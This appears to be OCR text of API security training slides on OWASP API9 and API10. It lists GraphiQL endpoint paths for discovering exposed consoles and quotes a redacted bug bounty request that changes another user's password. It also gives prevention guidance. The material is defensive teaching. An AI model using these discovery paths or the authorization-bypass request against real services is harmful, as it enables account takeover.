
- The alias for the GraphQL endpoint IDE is as follows:
  - /graphiql
  - /console
  - /v1/graphiql
  - /v2/graphiql


- Additionally, the IDE offers variables, query, schema, and structure.



API Vulnerabilities


API9: Improper Assets Management (How ?)






API Vulnerabilities


API9: Improper Assets Management (How ?)






API Vulnerabilities


API9: Improper Assets Management (How ?)



API Vulnerabilities

API9: Improper Assets Management (How ?)






https://infosecwriteups.com/bug-bounty-broken-api-authorization-d30c940ccb42

API Vulnerabilities

API9: Improper Assets Management (How ?)

- API authorization bug in a private program: ***academy.target.com/api/docs***



https://infosecwriteups.com/bug-bounty-broken-api-authorization-d30c940ccb42

API Vulnerabilities

API9: Improper Assets Management (How ?)

- API authorization bug in a private program: ***academy.target.com/api/docs***

Request

Raw | Params | Headers | Hex

```
POST /api/user/edit HTTP/1.1
Host: academy.[redacted]
Accept: application/json
Content-Type: application/json
Content-Length: 52
Authorization: Bearer fe43fbf0aa[redacted]

{
  "id_user": 4[redacted],
  "passwordl": "[redacted]"
}
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 03 Aug 2019 04:53:30 GMT
Content-Type: application/json; charset="UTF-8"
Content-Length: 30
Connection: keep-alive
Set-Cookie:
[redacted]
[redacted] Expires=Sat, 10 Aug 2019 04:53:29 GMT; Path=/
Access-Control-Allow-Headers: Authorization, Content-Type
[redacted]
Access-Control-Allow-Credentials: true
Set-Cookie: [redacted] path=/; secure; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: [redacted] path=/; secure; HttpOnly
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Content-Type-Options: nosniff
Set-Cookie: [redacted]; path=/;

{"idst":4[redacted],"success":true}
```

API Vulnerabilities

API9: Improper Assets Management

- **Prevention:**
  - Inventory all API hosts and document important aspects of each one of them, focusing on the API environment (e.g. production, staging, test, development), who should have network access to the host (e.g. public, internal, partners) and the API version.
  - Inventory integrated services and document important aspects such as their role in the system, what data is exchanged (data flow), and their sensitivity.
  - Make API documentation available only to those authorized to use the API.
  - Avoid using production data with non-production API deployments. If this is unavoidable, these endpoints should get the same security treatment as the production ones.
  - When newer versions of APIs include security improvements, perform a risk analysis to inform the mitigation actions required for the older versions. For example, whether it is possible to backport the improvements without breaking API compatibility or if you need to take the older version out quickly and force all clients to move to the latest version.


API10: Unsafe Consumption of APIs

https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xaa-unsafe-consumption-of-apis.md

API Vulnerabilities

API10: Unsafe Consumption of APIs (What ?)


- Developers tend to trust data received from third-party APIs more than user input without verify in their endpoints which interact with external or third-party APIs
- API provider does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components.
- Blindly follows redirection
- Allows the client to interact APIs with over an unencrypted channel or insecure communication protocol
- API provider does not limit the number of resources available to process third-party services responses.
- API provide does not implement timeouts for interactions with third-party services;
- The attacker tries to identify the technology stack layer. Once the attacker understands how it works, they may attempt to inject malicious code.




API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)

- Interacts with other APIs over an unencrypted channel;

